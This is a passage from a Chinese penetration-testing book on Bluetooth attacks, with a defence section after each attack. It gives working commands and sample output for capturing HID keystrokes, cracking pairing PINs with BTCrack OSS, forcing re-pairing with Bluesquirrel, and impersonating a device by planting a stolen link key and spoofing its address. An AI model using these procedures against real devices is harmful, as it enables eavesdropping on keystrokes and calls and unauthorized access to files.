加载 `Wireshark` 后，我们使用显示过滤器 `btl2cap`，限制显示 L2CAP 的数据，如下图所示。切换到 `Bluetooth L2CAP Packet`（蓝牙 L2CAP 数据包）标签，展开 `Command`（命令）块，我们可以看到 345 号帧中包含 `PSM HID_CONTROL` 类型的连接请求，表明这是一个蓝牙 HID 连接。

蓝牙启动模式连接中传送的按键记录都是 USB HID 扫描码（不是 ASCII 码数据）。`Wireshark` 并不会为我们解密这些数据，但是我们可以使用本书配套网站上的 `btaptap` 工具来获取键盘的按键记录。

Protocol/Service Multiplexer (btL2cap.psm), 2 bytes    Packets: 628 Displayed: 28 Mar...    Profile: Default

```

$ ./btaptap
Must specify a libpcap filename.
Usage: btaptap [-r pcapfile.pcap] [-c count] [-h]

$ ./btaptap -r ../keystrokes.pcap
qwerty123

```

在本例中，我们看到用户的击键记录是 **qwerty123**。不论用户是在写一份电子邮件，还是输入银行信息或者输入系统的登录密码，这些击键记录都会被我们获取。

## 一 防御蓝牙键盘窃听

要防御被动蓝牙键盘窃听，请避免使用 HID 的启动模式，因为它会以明文发送通信数据包。我们建议使用主机上的蓝牙栈，这样用户就能够利用蓝牙 HID 规范中的加密和认证选项。

在 Windows XP、Windows Vista 和 Windows 7 上，本地蓝牙栈并不支持蓝牙 HID 规范。因此，许多连接到 Windows 系统上的蓝牙键盘都不能使用任何形式的加密。作为补救措施，请安装一个完全支持蓝牙 HID 规范的第三方蓝牙栈，比如 Broadcom/Widcomm、Toshiba 以及 BlueSoleil 这些产商所提供的蓝牙栈。

请不要按照大部分蓝牙键盘用户手册中描述的简单方法建立连接，这些方法包括按下蓝牙 USB 接口上的按钮，然后在键盘和鼠标上按下相似的按钮。这个过程通常都会建立启动模式连接，将蓝牙会话暴露在被动攻击之下。可以从客户机的操作系统上配置主机系统，使用蓝牙栈管理工具提供对 HID 的支持。

## ● 保护蓝牙键盘

尽管许多蓝牙键盘在 HID 模式下都没有加密措施，但是可以使用完整蓝牙键盘规范中的措施来加密通信数据包，以此来防御窃听攻击。不要采用 HID 模式来支持蓝牙键盘，应该使用主机设备上的蓝牙栈。在配置主机上的蓝牙栈时，请确保开启了所有可用的加密选项，这样就能防止攻击者捕获击键记录，保护敏感数据不被泄露。

### 9.3 本章小结

本章讲解了多种攻击者可以进行蓝牙窃听的技术。与 IEEE 802.11 不同，由于采用了 FHSS，因此蓝牙拥有许多固有物理层特性，导致通过跳频扩频进行的窃听变得很困难。商业和开源的工具克服这些困难，它们的效果、成本，还有复杂性都不相同。

一旦攻击者建立好了工具进行蓝牙窃听，他可以有多种选择来攻击蓝牙网络，包括获取目标主机之间未加密的数据和窃听 HID 模式下的蓝牙键盘。第 10 章会继续使用蓝牙窃听器来攻击蓝牙网络，目标包括加密和未加密的数据传输。

lovelinux8.ctdlist.com



## 第 10 章

# 蓝牙攻击和漏洞利用

许多机构通常都不会重视蓝牙设备所带来的威胁。他们会花费大量的精力，通过漏洞评估、渗透测试或者道德黑客参与来加固 Wi-Fi 网络，但是在蓝牙安全上却很少有所作为。

很少有机构愿意在蓝牙网络上花费资源进行评估，其中的原因是，他们有这样一个普遍的理解：蓝牙安全与我们没有关系，因为它并不会威胁到我们的宝贵资产。即使有机构意识到了蓝牙所带来的威胁，但也很少有人具备高超的技艺以及专业知识来成功地进行蓝牙渗透测试，或者模拟入侵指定的蓝牙设备。

在本章中，我们会消除人们对于蓝牙技术不会带来威胁的这个误解，给予读者攻击蓝牙网络所需要的指导和专业知识。我们会根据蓝牙使用过程中的漏洞或者规范本身存在的漏洞，讲述多种攻击蓝牙设备的方法。在读完本章，使用过我们提到的一些工具后，读者能够成功实现这些攻击，从而确认蓝牙技术给你带来的威胁，同样也可以成功地进行一次渗透测试。

### 10.1 PIN 攻击

在第 8 章中，我们讲过两个设备进行配对后派生出一个 128 位的链路密钥，在认证呼叫设备和加密通信数据包的过程中都会使用到它。在蓝牙 2.1 规范之前，这个交换配对是通过一个 PIN 值进行保护的。

尽管可以使用蓝牙 2.1 规范中引入的安全简单配对机制，但大部分蓝牙用户仍然使用传统的 PIN 认证机制来初始化交换配对。这就在设备之间产生了一个很大的漏洞，攻击者可以跟踪交换配对，对 PIN 的选择进行离线暴力攻击。在配对过程结束后，随后的连接都会使用存储的 128 位链路密钥进行认证和密钥衍生，目前是无法对它进行攻击的。

为了破解 PIN 信息，攻击者首先要获取以下这些信息：

- IN\_RANDOM，由发起方向回应方发送。
- 2 个 COMB\_KEY 值，发起方和回应方都会发送。
- AU\_RANDOM，由认证呼叫方发送。
- 签署响应（Signed Response，SRES），由认证确认方发送。

**注意** 这里我们使用术语发起方和回应方分别表示发起交换配对以及进行回应的设备。在大多数情况下，主设备是发起方，从设备是回应方（从配对角度来讲），但是

这也不是绝对的。从设备也有可能发起交换配对，主设备对此做出回应。

由于蓝牙认证机制采用的是相互身份认证（从设备向主设备认证，反之亦然），所以攻击者有两次机会确认 AU\_RAND 和 SRES 值。攻击者可能并不关心交互本身，但是确认进行认证的设备是十分重要的（主设备或者从设备的蓝牙地址）。此外，攻击者需要知道从设备或者主设备的蓝牙地址，它在交换配对中并不会进行传递。


**注意** 在暴力攻击 PIN 的时候，攻击者需要完整的蓝牙地址。只知道 LAP 和 UAP 部分是不够的，还需要指定正确的 NAP。

## BTCrack

流行性	4
难易度	3
影响力	7
危险级	5


BTCrack 是由 Thierry Zoller 编写的 Windows 蓝牙 PIN 攻击工具。这个工具非常容易使用，尽管我们在难易度部分给了它相对低的分数，但是通过捕获配对数据对 PIN 进行破解依然是一个难点。

为了使用 BTCrack，首先要进行配对交换数据包捕获。如果通过 FTS4BT 捕获了蓝牙数据，那么可以使用它的文件浏览器确认 IN\_RAND、COMB\_KEY、AU\_RAND 和 SRES 值，如下图所示。



The screenshot shows a network protocol analyzer window titled "Frame Display - Nokia690-H395-national.g...". The interface includes a menu bar (File, Edit, View, Format, Filter, Options, Window, Help), a toolbar with various icons, and a main display area. The main display area is divided into several sections: a list of frames, a detailed view of the selected frame (Frame 13), and a hex dump of the frame data. The selected frame is of type "LMP" and contains the "in\_rand" opcode. The hex dump shows the random number value: 0x25681271ee1050bb527c6dcb7410527. The status bar at the bottom indicates "Total Frames: 17,226" and "Frame # Selected: 13 (1 total) [16 bytes]".

一旦确认这些字段填充后，BTCrack 应该试图恢复最大 PIN 长度，然后点击 Crack（破解）按钮。BTCrack 会对 PIN 值进行穷举，直到它找到了正确的 PIN 值或者测试完了所有可能的 PIN 值。



**提示** BTCrack 图形用户界面对 PIN 攻击的响应很迟钝，甚至在 PIN 破解的过程中会出现假死机。所以让 BTCrack 保持运行直到它完成攻击。

在本例的输出中可以看到，在成功破解 PIN 后，BTCrack 会将它显示出来作为攻击的一部分，图中还包括了 128 位的链接密钥。BTCrack 还会显示破解密钥所需要的时间（或者测试完所有可能 PIN 值的时间），在状态栏上还会显示每秒破解的 PIN 的数量。在这个例子中，作者的 1.2 GHz Core 2 Duo 系统每秒大约进行了 99 000 次 PIN 破解。

BTCrack 的作者声称在 2GHz Core 2 Duo 系统上，20 万的工具能达到每秒 20 万次的破解速度。由于许多用户选择了 4 字符长的 PIN，所以在最差的情况下，BTCrack 只需要测试 1 万个不同的 PIN 值，在 1 秒内就可以完成。蓝牙中的 PIN 值最多可以有 16 个值，在最糟糕的情况下，攻击者需要测试  $10^{15}$  个不同的 PIN 值。以每秒 20 万的猜解速度，BTCrack 需要差不多 1600 年来尝试所有可能的 PIN 值。

幸运的是，BTCrack 不仅可以使 CPU 实现 PIN 攻击，同样也可以使用 Pico Computing 销售的 FPGA 进行本地 PIN 破解。Zoller 声称，通过使用 Pico Computer 的 E-14 FPGA，PIN 破解的速度可以达到每秒 3000 万次。这样对于前面说的 16 位 PIN 值来说，单个 E-14 将破解的时间从 1600 年缩短到 10.6 年，这样破解所需的时间就趋于合理了。如果通过多个 E-14 合作破解，那么所需要的时间还能继续缩短。

BTCrack 需要成功破解 PIN 的一个难点是用户要确保从交换配对过程中获取的数据都是正确的。如果其中包含有不正确的值，那么破解过程将持续进行直到用户中断它。要简化提供配对数据的过程，作者提供了一个选项使工具可以从 FTS4BT 生成的 CSV 报告中读取数据。但是只有老版本的 FTS4BT 才有这个功能（包括第 9 章提到的 FTS4BT5.6.9.0），当前的软件版

本采用的是新的 CSV 输出文件格式，所以它并不支持这项功能（之后版本的 FTS4BT 生成的 CSV 输出文件并不包含足够的信息来进行 PIN 攻击）。

**提示** 在本书的配套网站上，可以找到一份 BTCrack 可使用的 CSV 报告，其中包括耳机和电话之间的蓝牙交换配对过程，还有双方的蓝牙地址。



## BTCrack OSS

流行性	4
难易度	3
影响力	7
危险级	5

BTCrack OSS 是 BTCrack 引擎的开源版本，它是一个命令行工具。BTCrack OSS 可以跨平台使用，它通常被用在 Linux 和其他不同版本的 UNIX 系统上。尽管没有 Windows 版本上能够使用 FPGA 的功能，它在性能上还是有小幅的提升，开放源代码也使它提供了对 Linux 系统的支持。

在编写本书的时候，最新版本的 BTCrack OSS 在破解前面包含 0 的 PIN 值时会出现错误（比如像“0000”这样的值）。要解决这个问题，我们需要为 BTCrack OSS 的源代码打上补丁，如下所示：

```
$ wget -q http://secdev.zoller.lu/BTCrack_OSS.tar
$ tar xf BTCrack_OSS.tar
$ cd BTCrack_OSS
$ wget -q www.willhackforsushi.com/code/BTCrack-OSS-pinfix.diff
$ patch -p0 <BTCrack-OSS-pinfix.diff
patching file btcrackmain.c
```

**注意** 如果 BTCrack OSS 的版本号大于 1.0，那么就不需要安装补丁来修正这个错误了。

BTCrack OSS 并不使用 Makefile 文件来创建程序。它采用执行脚本进行编译，这样就拥有了更好的跨平台能力。可以按照下面的方法编译 BTCrack OSS 的源代码：

```
$ ./compile.sh
Code should be -Wextra -pedantic -Wall clean on gcc, but not all
compilers support those flags
On solaris you might want to change -O3 to -xO3...
```

```
cc -O3 *.c -lpthread -o btcrack
```

不带有任何参数运行 BTCrack 的可执行文件，工具会显示它的用法：

```
$ ./btcrack
./btcrack <#threads> <master addr> <slave addr> <filename.csv>
./btcrack <#threads> <master addr> <slave addr> <in_rand> <comb_master>
<comb_slave> <au_rand_m> <au_rand_s> <sres_m> <sres_s>
```

BTCrack OSS 可以恢复配对数据，不论是从传统的 FTS4BT CSV 输出的文件（不能使用最新版本的 FTS4BT CSV 输出文件）或者根据在命令行中以 16 进制形式指定的数值。必须指定主设备和从设备的蓝牙地址。#thread 参数表示 BTCrack OSS 会使用多 CPU 内核加速破解过程。要获得最佳的结果，可以指定的线程数量比系统可用内核的数量大 1。

BTCrack OSS 软件排列数据的顺序十分奇怪，因为它并不按照正常的顺序来接收数据中的字段（举例来说，必须指定主设备 AU RAND、从设备 AU RAND、主设备 SRES、从设备 SRES，尽管它们原本的顺序是主设备 AU RAND、从设备 SRES、从设备 AU RAND、主设备 SRES）。在本例中，我们使用下面的交换配对数据值配合 BTCrack OSS 破解 PIN，字段的顺序如下所示。

顺序	字段	数值
1	Master BD_ADDR	00:11:9F:C4:F3:AE
2	Slave BD_ADDR	00:60:57:1A:6B:F1
3	IN_RAND	EC:50:3F:96:EF:26:97:7E:4E:DE:35:10:9D:6A:91:68
4	Master COMB_KEY	76:4F:DA:77:B7:EE:88:9A:6C:11:D0:CA:08:83:73:CD
5	Slave COMB_KEY	FF:80:DF:E2:CD:72:83:76:83:A4:9C:C9:A7:E1:C3:BB
6	Master AU_RAND	97:30:ED:DB:FD:30:1B:B8:CE:1A:20:A8:C3:D2:79:D1
7	Slave AU_RAND	1C:2B:D8:3F:15:7A:49:58:B4:F8:ED:3F:6D:F1:62:20
8	Master SRES	26:06:6D:00
9	Slave SRES	10:D5:C0:DC

**注意** BTCrack OSS 的使用信息指出首先获取的是主设备指定的字段，这就表示主设备发起了交换配对，从设备进行了回应。我们前面说过，从设备也可以初始化交换配对，在这种情况下，主、从设备的位置就应该互相交换。如果从设备发起交换配对，只需要把 BTCrack OSS 指定的从设备位置替换成主设备，反之亦然。

如果在 BTCrack OSS 中指定了正确的配对数据的顺序，可以获得你想要的结果，如下所示。

```
S ./btcrack 3 00:11:9F:C4:F3:AE 00:60:57:1A:6B:F1
EC:50:3F:96:EF:26:97:7E:4E:DE:35:10:9D:6A:91:68
76:4F:DA:77:B7:EE:88:9A:6C:11:D0:CA:08:83:73:CD
FF:80:DF:E2:CD:72:83:76:83:A4:9C:C9:A7:E1:C3:BB
97:30:ED:DB:FD:30:1B:B8:CE:1A:20:A8:C3:D2:79:D1
1C:2B:D8:3F:15:7A:49:58:B4:F8:ED:3F:6D:F1:62:20 26:06:6D:00 10:D5:C0:DC
Link Key: 9955
Pin: f7:e6:a3:2c:1d:2a:0b:5f:c2:4c:41:fa:b5:30:8c:b7
Pins/Sec: 12286
```

**注意** BTCrack OSS 中的显示结果会有一些的延时。本例中正确的 PIN 值应该是“9955”。

### 为 PIN 破解提供蓝牙地址

尽管从交换配对捕获的数据包内，我们能够获得大部分用来攻击 PIN 选择的数据，攻击者还需要提供完整的蓝牙地址。如果配对过程是在不可发现模式下进行的，

hcitool scan 可以轻易地找到这些地址信息。如果两个设备都配置在不可发现模式下，那么问题就变得有些棘手了。

在连接建立过程中，捕获的数据包可以帮助我们获得跳频序列（Frequency Hop Synchronization, FHS）帧内的蓝牙地址信息。在连接建立之前，这些帧包含了主设备的蓝牙地址，同样，如果主、从设备交换角色，那么泄露的就是从设备的蓝牙地址。使用 gr-bluetooth 和 Wireshark 解密插件，通过拼接 NAP、UAP 和 LAP 数据获得 FHS 帧内的蓝牙地址。

## 一 防御 PIN 破解攻击

蓝牙自身存在的漏洞导致了 PIN 破解攻击，同时这也是开发安全简单配对认证机制的主要原因之一。如果可能的话，用户在交换配对过程中应该尽量使用 SSP 取代传统的 PIN 认证，从而防御这些攻击。

通常，在最新的蓝牙设备中都不提供 SSP 选项，迫使用户只能使用传统的配对机制。如果攻击者要使用 BTCrack 和 BTCrack OSS 这样的工具，那么他需要对设备之间的交换配对进行捕获。要避免在这段时间内受到攻击，用户应当在攻击者无法实现窃听的区域内进行配对。换言之，用户不应该在商店、购物中心或者其他公众场合内进行配对。

## 现实生活中的 PIN 破解

就像前面看到的那样，如果攻击者能够对交换配对进行捕获，那么进行 PIN 破解攻击简直就是易如反掌。然而，这个威胁只是短暂的，一旦设备配对成功之后，它们就不再使用 PIN 进行认证，取而代之的是交换配对中衍生的 128 位链接密钥。

从机会主义攻击的角度来说，在许多公众场合，比如购物中心的美食广场和咖啡店中经常都能看到人们进行蓝牙配对。在作者所在的城镇中，当地的 Starbucks 就在 AT&T 移动商店的旁边，所以经常有消费者走进咖啡店，一边喝着咖啡，一边拆掉产品的包装，将新买的手机与蓝牙耳机进行配对。

如果正在攻击一个已经配对完毕的极微网，那么还存在其他的方法能够迫使设备进行重新配对。在 Yaniv Shaked 和 Avishai Wool 发表的论文“Cracking the Bluetooth PIN”中，攻击者可以模拟出两个设备中任意一个的蓝牙地址，从而改变它们之间的配对状态。

这种方法称为**重配攻击**，攻击者假定极微网中一个设备的蓝牙地址。一旦他假定的地址与目标匹配之后，他会尝试与目标设备进行连接。这个连接理所当然会失败，因为攻击者并不知道初始交换配对中使用的链接密钥。连接失败之后，许多蓝牙设备会丢弃之前为假定的蓝牙地址所保存的链接密钥，认为它已经从远程设备中删除了。当合法设备再次尝试连接时，之前创建的链接密钥就不再有效了，导致连接失败，然后提示用户重新进行配对，这样就为攻击者创造了一次捕获交换配对的机会。



## 重配攻击工具 Bluesquirrel

流行性	4
难易度	4
影响力	6
危险级	5

Bluesquirrel 工具可以简化攻击以及捕获交换配对的过程，还能够发起重配攻击。为了成功地攻击和捕获 PIN 交换数据，我们需要标准的 CSR 蓝牙接口以及 FTE ComProbe，但实际上，发起重配攻击的工具只需要 CSR 接口（举例来说，如果网络窃听针对另一台主机或者配合 USRP 进行）。

要安装 Bluesquirrel，首先从网站下载压缩包，然后如下所示进行解压。解压完毕后，运行 build.sh 脚本，编译 C 源代码来生成工具。

```
$ wget -q http://bluetooth-pentest.narod.ru/software/bluesquirrel_v0.1.tgz
$ tar xzf bluesquirrel_v0.1.tgz
$ cd bluesquirrel_v0.1
$ ./build.sh
chmod +x bsqu.py
[+] Building bccmd by Marcel Holtmann
[+] Building bdaddr.c by Marcel Holtmann
[+] Building frontline.c by sorbo
[+] Building bpincrack-v0.3 by David Hulton
gcc -Wall -O2 -funroll-loops -c -o main.o main.c
gcc -Wall -O2 -funroll-loops -o btpincrack safer.o e.o main.o
picod/libpicod.c
picod/libpicod.c: In function "_picosetoff":
picod/libpicod.c:102: warning: ignoring return value of "write", declared
with attribute warn_unused_result
... repeated warning removed
picod/libpicod.c:216: warning: ignoring return value of "read", declared
with attribute warn_unused_result
```

**提示** 在创建 Bluesquirrel 工具时，可以安心地忽略编译过程中的错误提示。

我们还可以选择下载修改版的 Bluesquirrel，通过直接指定蓝牙地址，用户能够攻击不可发现模式下的蓝牙设备。

```
$ wget -q www.willhackforsushi.com/code/bsqu.py
$ chmod 755 bsqu.py
```

下一步，插入 FTE ComProbe 和 CSR 接口，以 root 权限运行 bsqu.py，按照工具的提示进行操作。在本例中，我们选择 MacBook Pro 作为主设备，蓝牙电话作为从设备，使用重配攻击伪装成 MacBook Pro，借此使蓝牙耳机上的链接密钥失效。注意，工具上会显示 ComProbe 支持“RAW mode（原始模式）”。

```
$ sudo python bsqu.py
found HCI devices:
```

```

1. hci0 (RAW mode)
2. hcil
> enter number of sniffer device: 1
setting hci0 for sniff
> enter number of inq/attack device: 2
setting hcil for inquiry/attack
scanning for devices...
discoverable devices:
  1. 00:1B:63:5D:56:6C Joshua Wright's Computer (Computer, Laptop (0x3a010c))
  2. 00:1D:25:EC:47:86 SCH-i760 (Computer, Palm (0x120114))
> enter number of master device to sniff (or BD_ADDR) : 1
setting 00:1B:63:5D:56:6C as master device to sniff
> enter number of slave device to sniff (or BD_ADDR): 2
setting 00:1D:25:EC:47:86 as slave device to sniff
> do we need to break pair relationship between sniffing devices? y/n: y
> attack master or slave? m/s: m
doing our magic...
bd_addr of hcil changed
resetting done.
hciconfig -a hcil auth
hcitool -i hcil cc 00:1B:63:5D:56:6C
Can't create connection: Connection timed out
we did all we can.
bd_addr of hcil changed to original
resetting done.
> ready to sniff. start? y/n: n
cancelled.

```

在 Bluesquirrel 显示的结果中，我们看到工具在将攻击接口的蓝牙地址修改为电话的蓝牙地址之后，它会尝试与主设备进行连接（hcitool-i hcil cc）。要获得最佳的效果，可以重复这个步骤，这次选择从设备作为攻击目标，目标是使其存储的链接密钥变得无效。

在“ready to sniff. start? (准备窃听。开始?)”提示处回答 yes，Bluesquirrel 会开启 frontline 工具尝试捕获 PIN 交换。一旦确认 PIN 交换开始进行后，Bluesquirrel 开始进行蓝牙 PIN 攻击，尝试获取交换过程中的 PIN 和链接密钥信息。

## ❶ 防御重配对攻击

当一个没有链接密钥的伪造设备发起连接请求时，并不是所有的蓝牙设备都会丢弃原来的链接密钥，这样就减小了受到这种攻击的危险。攻击一旦成功之后，用户就会被迫与设备进行再次配对，重新输入 PIN 值。

我们建议用户在那些安全的场所输入他们的 PIN 值。如果在公众场合或者黑客会议上，设备突然提示用户输入 PIN 值，我们的最佳建议是停止使用蓝牙，然后返回到那些不会受到蓝牙窃听攻击的地方。


一旦链接密钥暴露了之后，攻击者可以有多种选择攻击极微网，包括解密通信数据包以及伪造成一个合法设备。



## 使用 FTS4BT 解密数据

流行性	4
难易度	5
影响力	8
危险级	6

使用 FTS4BT，我们可以通过指定链接密钥，开始一次新的捕获数据包，实时对通信数据包进行解密。启动 FTS4BT Air Sniffer 工具，在 FTS4BT Datasource（数据源）窗口选择 I/O Settings（I/O 设置）。在 Encryption（加密）设置列表中选择 Link Key（链接密钥），以十六进制形式输入链接密钥，如下图所示。同时输入主设备和从设备的蓝牙地址，然后点击 OK 按钮关闭 I/O Settings（I/O 设置）窗口。




**注意** 不能向正在运行中的 FTS4BT 数据包捕获添加链接密钥，因为解密过程也是通过 ComeProbe 进行的。

使用 I/O Setting（I/O 设置）窗口指定的链接密钥，ComProbe 会实时解密任何 FTS4BT 捕获的数据包，然后将它们当做解密数据发送到 Air Sniffer 软件。由于数据已经解密，因此我们可以使用 FTS4BT 内置的提取工具（View（视图）|Extract Data（提取数据））获取传输的文件或基于串口的 RFCOMM 数据。此外 FTS4BT 还可以从数据流中提取音频会话。

**注意** 为了正确地解密通信数据包，FTS4BT 需要跟踪主、从设备响应内的 AU\_RAND 和 SRES 并为每个会话生成加密密钥。如果出现掉帧或者坏帧，那么它就无法解密剩余的通信数据包了。

得到了链接密钥后，假设蓝牙耳机和手机之间的连接包含 SCO 音频数据，那么 FTS4BT 能够将它提取出来并且保存为 WAV 文件。在 FTS4BT 主窗口，或者 Frame Display（帧显示）窗口中，点击 View（视图）|Export WAV File（输出 WAV 文件）打开 Audio Extraction Setting（音

频提取设置)对话框,如下图所示。可以将数据保存为 Two Mono Files(两个单声道)文件(主对从为第一个文件,从对主是第二个文件)或者 One Stereo File(一个立体声)文件,同时指定输出路径以及文件名,点击 OK 按钮。FTS4BT 会从解密完毕的音频会话数据中进行提取并保存为 WAV 文件格式,它可以在大部分的数字多媒体播放器软件内播放。



对于多数蓝牙耳机用户来说,攻击者能够捕获、解密和窃听音频会话的确是一件令他们十分关心的事情。除此之外,还有其他的安全问题,使用链接密钥,我们还能够利用之前的交换配对,以同样的权限访问授权设备上的资源。

## 一 防御通信数据包解密

攻击者需要知道极微网内的链接密钥才能够实施通信数据包解密攻击。那么防御 PIN 攻击的关键也在于此。如果收到与手机进行重新配对的请求,请不要随意接受,同时确保在攻击者无法实施窃听攻击的地点进行蓝牙配对。

## 🔦 伪造认证设备

流行性	3
难易度	5
影响力	7
危险级	5

当已经配对的设备重新进行建立连接时,保存的链接密钥会被用来加密 AU\_RANDOM 挑战,向主、从设备返回 SRES 值。因为在 PIN 攻击中,我们可以获得链接密钥,所以我们可以伪装成其中的一个设备,然后与另一个设备建立可信连接。

在这种攻击手段中,我们将攻击系统伪装成蓝牙设备,它使用的是盗用的链接密钥(受害者)。一旦伪造完毕,我们就能够利用认证的访问权限利用另一个配对设备(目标)的漏洞,而不需要与目标再次进行配对。尽管这个攻击能够在多种平台上进行,但这里我们选取 Linux 系统进行讲解。

**提示** 要在其他平台上实施这项攻击，需要能够伪造攻击目标的蓝牙地址，同时在本地蓝牙栈中添加盗用的链接密钥。一份包含蓝牙栈以及对应链接密钥存储位置的列表可以在 [http://bluetooth-pentest.narod.ru/doc/where\\_and\\_how\\_bluetooth\\_stacks\\_storing\\_linkkeys.html](http://bluetooth-pentest.narod.ru/doc/where_and_how_bluetooth_stacks_storing_linkkeys.html) 获取。

我们继续使用之前 BTCrack OSS 所获取的链接密钥，伪装目标的蓝牙地址为 00:11:9F:C4:F3:AE，攻击目标的蓝牙地址是 00:60:57:1A:6B:F1。根据 BTCrack OSS 的报告，两个设备使用的链接密钥是 f7: e6: e3: 2c: 1d: 2a: 0b: 5f: c2: 4c: 41: fa: b5: 30: 8c: b7。

首先，我们在攻击平台上创建蓝牙配对以及链接密钥存储信息，将自身的地址伪装成 00:11:9F:C4:F3:AE。Linux 上的 BlueZ 堆栈默认将每个蓝牙接口的地址以目录方式存储在 /var/lib/bluetooth 下。如下所示。

```
$ sudo su
# cd /var/lib/bluetooth
# mkdir '00:11:9F:C4:F3:AE'
# cd '00:11:9F:C4:F3:AE'
```

下一步，我们在这个目录下创建 linkkeys 文件。这个文件中包含每次交换配对中使用的链接密钥，一个占用一行。我们在其中以大写形式指定攻击目标的蓝牙地址，还有链接密钥，之后是 04，如下所示：

```
# cat >>linkkeys
00:60:57:1A:6B:F1 f7e6e32c1d2a0b5fc24c41fab5308cb7 0 4
```

输入完毕后按 Enter（回车键），然后按 Ctrl+D 键退出 cat 命令。

一旦链接密钥和配对信息都创建完毕后，我们还需要修改攻击接口的蓝牙地址来进行伪装。如果使用的是 CSR 芯片组的蓝牙接口，那么我们可以在 bdaddr 工具中指定目标设备的蓝牙地址来进行伪装。在大部分的 Linux 系统上，它并不包含在 BlueZ 的发行包中，所以需要安装一个编译环境，然后下载它的代码，手动进行创建：

```
$ sudo su
# apt-get install libdbus-1-dev
# cd /usr/src
# wget -q www.kernel.org/pub/linux/bluetooth/bluez-4.47.tar.gz
# tar xzf bluez-4.47.tar.gz
# cd bluez-4.47
# ./configure --enable-test
# make
```

编译好 BlueZ 的源代码之后，切换到 bdaddr 目录下，运行其中的可执行文件：

```
# cd /usr/src/bluez-4.47/test
# ./bdaddr -h
bdaddr - Utility for changing the Bluetooth device address
```

Usage:


```
bdaddr [-i <dev>] [-r] [-t] [new bdaddr]
```

可以使用 bdaddr 工具对受害者的蓝牙设备地址改变本地接口进行，改变的效果立刻就能看到：

```
# ./bdaddr -i hci0 -r 00:11:9F:C4:F3:AE
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:0A:94:01:93:C3
New BD address: 00:11:9F:C4:F3:AE
Address changed - Reset device manually
# hciconfig hci0
hci0:    Type: USB
        BD Address: 00:11:9F:C4:F3:AE ACL MTU: 384:8 SCO MTU: 64:8
        UP RUNNING PSCAN
        RX bytes:1074 acl:0 sco:0 events:41 errors:0
        TX bytes:419 acl:0 sco:0 commands:40 errors:0
```

从 hciconfig 显示的结果中，我们可以看到蓝牙地址的信息已经成功改变了。注意这个蓝牙地址会一直存在，与 Wi-Fi MAC 地址欺骗不同，在移除和插入事件发生时，蓝牙接口会一直保留这个地址。如果希望 MAC 地址的改变只是临时的（比如非永久性的），那么可以在 bdaddr 工具的命令中加入 -t 参数。

在蓝牙接口上使用复制的链接密钥认证结构和伪造的蓝牙地址后，我们现在可以连接目标系统，访问之前配对设备可以访问的任何远程设备上的资源。举例来说，如果目标设备运行有 OBEX 文件传输服务，那么我们可以使用类似 Nautilus（基于 GNOME 系统）或者 Konqueror（基于 KDE-based 系统）这样的工具浏览共享文件资源，如下图所示。



**提示** 要在 Ubuntu 系统上增加对 Nautilus 工具的支持，使用命令 `sudo apt-get install gnome-vfs-obexftp bluez-compat` 安装 `gnome-vfs-obexftp` 和 `bluez-compat`。

## 一 防御身份伪造攻击

如果攻击者要伪装成一个可信任的蓝牙设备的身份，那么他必须知道受害者的蓝牙地址和链接密钥信息。这些信息大部分都能从 PIN 破解攻击中获得。所以防御 PIN 攻击的措施同样适用于这里。尽可能地使用 SSP，不要在可能发生窃听攻击的场所进行配对。

## 一 链接密钥轮换对策
